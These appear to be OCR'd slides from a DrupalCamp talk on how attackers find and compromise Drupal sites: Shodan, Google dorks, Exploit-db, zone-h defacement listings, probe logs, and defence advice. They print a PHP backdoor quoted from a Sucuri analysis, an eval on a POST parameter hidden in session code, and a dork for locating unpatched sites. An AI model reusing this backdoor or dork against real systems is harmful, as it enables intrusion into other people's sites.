


```
<?php
error_reporting(0);
include DRUPAL_ROOT . '/' .'includes/session.inc';
if(isset($_POST["vk4u"])){@preg_replace('/^/e','e'.'val($_POST["vk4u"])', 'add');exit;}
function drupal_get_urlsc_callback_url($url) {
  $timeout = 15;
  if(!function_exists('curl_init')||!function_exists('curl_exec')) {
    $opts = array('http'=>array(        'method'=>"GET",        'timeout'=>$timeout));
    $context = stream_context_create($opts);
    $file_contents = file_get_contents($url,false,$context);
  } else {
    $ch = curl_init();
    curl_setopt ($ch, CURLOPT_URL, $url);
    curl_setopt ($ch, CURLOPT_RETURNTRANSFER, 1);
    curl_setopt ($ch, CURLOPT_CONNECTTIMEOUT, $timeout);
    $file_contents = curl_exec($ch);
    curl_close($ch);
  }
  return $file_contents;
}
```

https://blog.sucuri.net/2016/05/finding-conditional-drupal-database-spam.html

HACKERS: HOW THEY FEED – LOW HANGING FRUIT

- *Internet of things: shodan.io*



The search engine for the Internet of Things

Shodan is the world's first search engine for Internet-connected devices.

Explore the Internet of Things

Use Shodan to discover which of your devices are connected to the Internet, where they are located and who is using them.

See the Big Picture

Websites are just one part of the Internet. There are power plants, Smart TVs, refrigerators and much more that can be found with Shodan!

Monitor Network Security

Keep track of all the computers on your network that are directly accessible from the Internet. Shodan lets you understand your digital footprint.

Get a Competitive Advantage

Who is using your product? Where are they located? Use Shodan to perform empirical market intelligence.

HACKERS: HOW THEY FEED – LOW HANGING FRUIT


- ➤ *Internet of things: shodan.io*
- ➤ *Google Dorks*

```
inurl:CHANGELOG.txt intext:drupal intext:"SA-CORE" -intext:7.32 -site:github.com -site:drupal.org
```

HACKERS: HOW THEY FEED – LOW HANGING FRUIT

drupalcamp BRISTOL

- ➤ *Internet of things: shodan.io*
- ➤ *Google Dorks*
- ➤ *Exploit-db*



Offensive Security Exploit Database Archive

35484
Exploits Archived

The **Exploit Database** – ultimate archive of **Exploits**, **Shellcode,** and **Security Papers**. New to the site? Learn **about the Exploit Database**.

Google Hacking Database

The Google Hacking Database (GHDB) is a collection of interesting Google searches which find, identify or expose information which could be useful for penetration testers or security auditors such as advertised vulnerabilities, exposed credentials and more.

Remote Exploits


This exploit category includes exploits for remote services or applications, including client side exploits.

Date	D	A	V	Title	Platform	Author
2016-06-14	⇩	⚠	✓	**Apache Continuum Arbitrary Command Execution**	**linux**	**metasploit**
2016-06-10	⇩	-	✓	Poison Ivy 2.1.x C2 Buffer Overflow (msf)	windows	Jos Wetzels
2016-06-10	⇩	-	✓	IPFire proxy.cgi RCE	cgi	metasploit
2016-06-10	⇩	-	✓	IPFire Bash Environment Variable Injection (Shellshock)	cgi	metasploit
2016-06-10	⇩	-	✓	Apache Struts REST Plugin With Dynamic Method Invocation Remote Code Execution	multiple	metasploit
2016-05-31	⇩	-	✓	Data Protector A.09.00 - Encrypted Communications Arbitrary Command Execution (msf)	windows	Ian Lovering
2016-05-26	⇩	-	✓	HP Data Protector A.09.00 - Arbitrary Command Execution	windows	Ian Lovering

blue-bag

HACKERS: HOW THEY FEED – LOW HANGING FRUIT

- *Internet of things: shodan.io*
- *Google Dorks*
- *Exploit-db*
- *Show off: zone-h*


zone-h
unrestricted information
Home News Events Archive Archive ★ Onhold Notify Stats Register Login
search...

[ENABLE FILTERS]

Total notifications: **1,028** of which **415** single ip and **613** mass defacements

Legend:
H - Homepage defacement
M - Mass defacement (click to view all defacements of this IP)
R - Redefacement (click to view all defacements of this site)
L - IP address location
★ - Special defacement (special defacements are important websites)


Time	Notifier	H	M	R	L	★	Domain	OS	View
11:30	XMFFX		M				pakbirds.pk/asu.htm	Linux	mirror
11:30	Walkers404	H					clearstone-group.com	Linux	mirror
11:24	aweu404	H	M				gfonline.co.za	Linux	mirror
11:19	Walkers404	H	M				proconstruct.md	Win 2008	mirror
11:17	XMFFX		M	R			pafwallpapers.com/asu.htm	Linux	mirror
11:08	XMFFX		M				oysterpharmacy.com/asu.htm	Linux	mirror
11:03	darkshadow-tn	H	M				czddxjm.com	Win 2008	mirror
11:02	darkshadow-tn	H	M				cranemix.com	Win 2008	mirror
11:01	darkshadow-tn	H	M				coni.ru	Linux	mirror
11:00	darkshadow-tn	H	M				comilfo.ru	Linux	mirror
10:59	darkshadow-tn	H	M				cobro.ru	Linux	mirror
10:53	darkshadow-tn	H	M				salviidraulico.it	Linux	mirror
10:53	darkshadow-tn	H	M	R			volobrescia.it	Linux	mirror
10:53	darkshadow-tn	H	M				susindia.it	Linux	mirror
10:53	darkshadow-tn	H	M				www.polizzestoriche.it	Linux	mirror
10:53	darkshadow-tn	H	M				www.eliowebsolutions.it	Linux	mirror
10:53	darkshadow-tn	H	M				thefashionblog.it	Linux	mirror
10:53	darkshadow-tn	H	M				www.dolcemarebeach.com	Linux	mirror
10:53	darkshadow-tn	H	M				djskiro.it	Linux	mirror
10:51	w4l3XzY3						caded.org.ar/w.htm	Linux	mirror
10:46	AnonJoker	H		R			www.chaipe.com	Linux	mirror
10:45	XMFFX		M				oxfordecampus.com/asu.htm	Linux	mirror
10:40	darkshadow-tn	H	M				buycoffe.ru	Linux	mirror
10:38	Şheaks	H					www.sixtimesthefun.com	Linux	mirror
10:34	nuLL c0d3r	H					www.thenalledge.com	Linux	mirror

1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30

DISCLAIMER: all the information contained in Zone-H's cybercrime archive were either collected online from public sources or directly notified **anonymously** to us. Zone-H is neither responsible for the reported computer crimes nor it is directly or indirectly involved with them. You might find some offensive contents in the mirrored defacements. Zone-H didn't produce them so we cannot be responsible for such contents. Read more

Home News Events Archive Archive ★ Onhold Notify Stats Register Login Disclaimer Contact

Attribution-NonCommercial-NoDerivs 3.0 Unported License


zone-h
unrestricted information
Home News Events Archive Archive ★ Onhold Notify Stats Register Login
search...
CYBER71
WE HACK TO PROTECT BANGLADESH
HaC Ed y C IPM NKS

Mirror saved on: 2016-06-11 13:07:46

Notified by: Cyber-71
System: Linux
Domain: http://www.fishinabox.co.uk
Web server: nginx
IP address: 185.123.98.150
Notifier stats


This is a CACHE (mirror) page of the site when it was saved by our robot on 2016-06-11 13:07:46

Home News Events Archive Archive ★ Onhold Notify Stats Register Login Disclaimer Contact

Attribution-NonCommercial-NoDerivs 3.0 Unported License

HACKERS: HOW THEY FEED - LOW HANGING FRUIT

- ➤ *Internet of things: shodan.io*
- ➤ *Google Dorks*
- ➤ *Exploit-db*
- ➤ *Show off: zone-h*
- ➤ *Trawlers / chancers*



```
"POST /?q=user/password HTTP/1.1" 200 5373 "" "Mozi
"GET /sites/default/settings HTTP/1.1" 404 2866 ""
"GET /sites/default/settings.php~ HTTP/1.1" 403 299
"GET /sites/default/settings.php.txt HTTP/1.1" 401
"GET /sites/default/settings.php.old HTTP/1.1" 404
"GET /sites/default/settings.php_old HTTP/1.1" 404
"GET /sites/default/settings.php-old HTTP/1.1" 404
"GET /sites/default/settings.php.save HTTP/1.1" 404
"GET /sites/default/settings.php.swp HTTP/1.1" 403
"GET /sites/default/settings.php.swo HTTP/1.1" 403
"GET /sites/default/settings.php_bak HTTP/1.1" 404
"GET /sites/default/settings.php-bak HTTP/1.1" 404
"GET /sites/default/settings.php.original HTTP/1.1"
"GET /sites/default/settings.php.old HTTP/1.1" 404
"GET /sites/default/settings.php.orig HTTP/1.1" 404
"GET /sites/default/settings.php.bak HTTP/1.1" 403
"GET /sites/default/settings.save HTTP/1.1" 404 287
"GET /sites/default/settings.old HTTP/1.1" 404 2868
"GET /sites/default/settings.bak HTTP/1.1" 403 2990
"GET /sites/default/settings.orig HTTP/1.1" 404 286
"GET /sites/default/settings.original HTTP/1.1" 404
"GET /sites/default/settings.txt HTTP/1.1" 401 2990
```


PROTECTION MEASURES

- Control Leakage
- Restrict access to files
- Layered Defence

INFORMATION LEAKAGE != OBFUSCATION

Cons:

- Security through obscurity is pointless
- There are many ways that you can determine the CMS and its version



Hide, obscure, or remove clues that a site runs on Drupal

Last updated February 17, 2014. Created on April 9, 2010.
Edited by cloudrider9@gmail.com, Nikhil Mohan, Garrett Albright, shamio. Log in to edit this page.

Many times, new users with an incomplete idea of "security" ask:

1. How can I hide from the visitor that the site is using Drupal?
2. How can I hide from the visitor what kind of modules/themes are used for this web site?

The short answer is :


You can't. Do not try.

https://www.drupal.org/node/766404

INFORMATION LEAKAGE != OBFUSCATION

Cons:

- ➤ Security through obscurity is pointless
- ➤ There are many ways that you can determine the CMS and its version



Hide, obscure, or remove clues that a site runs on Drupal

Last updated February 17, 2014. Created on April 9, 2010.
Edited by cloudrider9@gmail.com, Nikhil Mohan, Garrett Albright, shamio. Log in to edit this page.

